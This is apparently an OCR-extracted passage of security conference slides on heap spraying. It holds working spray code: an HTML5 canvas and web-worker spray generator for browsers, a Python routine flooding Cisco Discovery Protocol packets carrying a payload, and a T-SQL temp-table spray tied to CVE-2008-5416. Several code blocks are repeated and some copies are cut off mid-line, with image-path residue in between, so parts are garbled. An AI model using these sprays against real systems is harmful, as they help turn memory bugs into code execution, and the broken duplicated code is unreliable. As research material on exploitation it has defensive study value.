    for (var i = 0; i < e.data[0].data.length; i ++ ) {
        e.data[0].data[i] = payload[i % payload.length];
    }
    postMessage([idx, e.data[0]]);
}
```

Memory layout


Google Chrome

Safari



Mozilla Firefox

Internet Explorer 9



Test it yourself!

Test it yourself

(3) Customize your attack

Canvas size: 256 X 256 How many images?: 2000 Enable multithreading

(4) Generate or Try

Note that some browsers fail the try stage, if so, copy/paste the spray and launch it yourself.

(5) Get your spray

```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
    for (var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
```

Canvas size: 256 X 256 How many images?: 2000 E

(4) Generate or Try

Note that some browsers fail the try stage, if so, copy/paste

(5) Get your spray

```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
    for (var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
```

Bonus Track

Not only browsers can be sprayed!

Disclaimer: These are not HTML5 Sprays

Cisco Discovery Protocol (CDP)

Use a different device ID in every packet, and put your payload in the description.

Then send a lot of packets!

This was actually used to exploit Cisco-NX "return of CVE-2001-1071" (2011)

```
class Ethernet(structure.Structure):
   structure = (
      ('dst', '*B'),
      ('src', '*B'),
      ('length','!H-data'),
      ('data',':'),
   )

class LLC(structure.Structure):
   structure = (
      ('dsap','B'),
      ('ssap','B'),
      ('control','B'),
      ('organization','*B'),
      ('pid','!H'),
      ('data',':'),
   )

class CDPSoftwareVersion(structure.Structure):
    structure = (
        ('identifier', "!H=5"),
        ('sv_len', '!H=len(sv_description)+4'),
        ('sv_description', ":"),
    )

class CDPAddress(structure.Structure):
   structure = (
      ('protocol_type', 'B=1'),
      ('protocol_len', 'B=1'),
      ('protocol', 'B'),
      ('address_length', '!H=len(ip_address)'),
      ('ip_address', '*B')
   )

class CDP(structure.Structure):
   structure = (
      ('version','B=1'),
      ('ttl','B=255'),
      ('cksum','!H=0'),
      ('device_type','!H'),
      ('device_id_length','!H=len(device_id)+4'),
      ('device_id',':'),
      ('addresses_type', '!H=2'),
      ('addresses_length', '!H=len(address)+8'),
      ('addresses_amt', '!L=1'),
      ('address', ':'),
      ('sv_version', ':')
   )
```

```
def spray_cdp(payload):

    self.eth = Ethernet()
    self.llc = LLC()
    self.cdp = CDP()
    self.address = CDPAddress()
    self.sv_version = CDPSoftwareVersion()
    self.eth['dst']  = (1,0,0xc,0xcc,0xcc,0xcc)
    self.eth['src']  = (1,2,3,4,5,6)
    self.eth['data'] = self.llc
    self.llc['dsap'] = 0xaa
    self.llc['ssap'] = 0xaa
    self.llc['control'] = 3
    self.llc['organization'] = (0,0,0xc)
    self.llc['pid'] = 0x2000
    self.llc['data'] = self.cdp
    self.cdp['cksum'] = 0x0000
    self.cdp['device_type'] = 1
    self.cdp['address'] = self.address
    self.cdp['sv_version'] = self.sv_version
    self.address['ip_address'] = (0x1, 0x2, 0x3, 0x4)
    self.address['protocol'] = 0xcc

    for i in range(200):
       id = self.rnd_str()
       self.sv_version['sv_description'] = payload
       self.cdp['device_id'] = id
       self.cdp['cksum'] = (self.cdp_chksum(self.cdp) -0x14 + 0x100) & 0xffff
       self.pcap.sendpacket(str(self.eth))
```

ne

packets!

used to

01-1071"

```python
class Ethernet(structure.Structure):
    structure = (
        ('dst', '*B'),
        ('src', '*B'),
        ('length','!H-data'),
        ('data',':'),
    )

class LLC(structure.Structure):
    structure = (
        ('dsap','B'),
        ('ssap','B'),
        ('control','B'),
        ('organization','*B'),
        ('pid','!H'),
        ('data',':'),
    )

class CDPSoftwareVersion(structure.Structure):
    structure = (
        ('identifier', "!H=5"),
        ('sv_len', '!H=len(sv_description)+4'),
        ('sv_description', ":"),
    )

class CDPAddress(structure.Structure):
    structure = (
        ('protocol_type', 'B=1'),
        ('protocol_len', 'B=1'),
        ('protocol', 'B'),
        ('address_length', '!H=len(ip_address)'),
        ('ip_address', '*B')
    )

class CDP(structure.Structure):
    structure = (
        ('version','B=1'),
        ('ttl','B=255'),
        ('cksum','!H=0'),
        ('device_type','!H'),
        ('device_id_length','!H=len(device_id)+4'),
        ('device_id',':'),
        ('addresses_type', '!H=2'),
        ('addresses_length', '!H=len(address)+8'),
        ('addresses_amt', '!L=1'),
        ('address', ':'),
        ('sv_version', ':')
    )
```

```python
def spray_cdp(payload):

    self.eth = Ethernet()
    self.llc = LLC()
    self.cdp = CDP()
    self.address = CDPAddress()
    self.sv_version = CDPSoftwareVersion(
    self.eth['dst']  = (1,0,0xc,0xcc,0xc
    self.eth['src']  = (1,2,3,4,5,6)
    self.eth['data'] = self.llc
    self.llc['dsap'] = 0xaa
    self.llc['ssap'] = 0xaa
    self.llc['control'] = 3
    self.llc['organization'] = (0,0,0xc)
    self.llc['pid'] = 0x2000
    self.llc['data'] = self.cdp
    self.cdp['cksum'] = 0x0000
    self.cdp['device_type'] = 1
    self.cdp['address'] = self.address
    self.cdp['sv_version'] = self.sv_vers
    self.address['ip_address'] = (0x1, 0
    self.address['protocol'] = 0xcc

    for i in range(200):
        id = self.rnd_str()
        self.sv_version['sv_description']
        self.cdp['device_id'] = id
        self.cdp['cksum'] = (self.cdp_chk
        self.pcap.sendpacket(str(self.eth
```

```
def spray_cdp(payload):

    self.eth = Ethernet()
    self.llc = LLC()
    self.cdp = CDP()
    self.address = CDPAddress()
    self.sv_version = CDPSoftwareVersion()
    self.eth['dst']  = (1,0,0xc,0xcc,0xcc,0xcc)
    self.eth['src']  = (1,2,3,4,5,6)
    self.eth['data'] = self.llc
    self.llc['dsap'] = 0xaa
    self.llc['ssap'] = 0xaa
    self.llc['control'] = 3
    self.llc['organization'] = (0,0,0xc)
    self.llc['pid'] = 0x2000
    self.llc['data'] = self.cdp
    self.cdp['cksum'] = 0x0000
    self.cdp['device_type'] = 1
    self.cdp['address'] = self.address
    self.cdp['sv_version'] = self.sv_version
    self.address['ip_address'] = (0x1, 0x2, 0x3, 0x4)
    self.address['protocol'] = 0xcc

    for i in range(200):
       id = self.rnd_str()
       self.sv_version['sv_description'] = payload
       self.cdp['device_id'] = id
       self.cdp['cksum'] = (self.cdp_chksum(self.cdp) -0x14 + 0x100) & 0xffff
       self.pcap.sendpacket(str(self.eth))
```

Microsoft SQL Server


- Create a temporary table (preceeded by # sign)
- Insert registers with your payload!
- Exploit the vulnerability before closing the session
- Actually used to exploit CVE-2008-5416

```
 # Query to spray the heap with only one query (sql injection module mode version)
DECLARE @buf1 NVARCHAR(4000), @counter1 INT
CREATE table #temptable(ID int, campo char(8000))

SET @counter1 = 0
WHILE @counter1 < 3000
BEGIN
    insert into #temptable values (@counter1, PAYLOAD)
    SET @counter1 = @counter1 + 1
END
```

vulnerability before closing the session
ed to exploit CVE-2008-5416

```
 # Query to spray the heap with only one query (sql injection module mode version)
DECLARE @buf1 NVARCHAR(4000), @counter1 INT
CREATE table #temptable(ID int, campo char(8000))

SET @counter1 = 0
WHILE @counter1 < 3000
BEGIN
    insert into #temptable values (@counter1, PAYLOAD)
    SET @counter1 = @counter1 + 1
END
```

Questions?


_start
_mitigations
_heapspray
_HTML5
_HTML5_spray
_bonustrack
_ret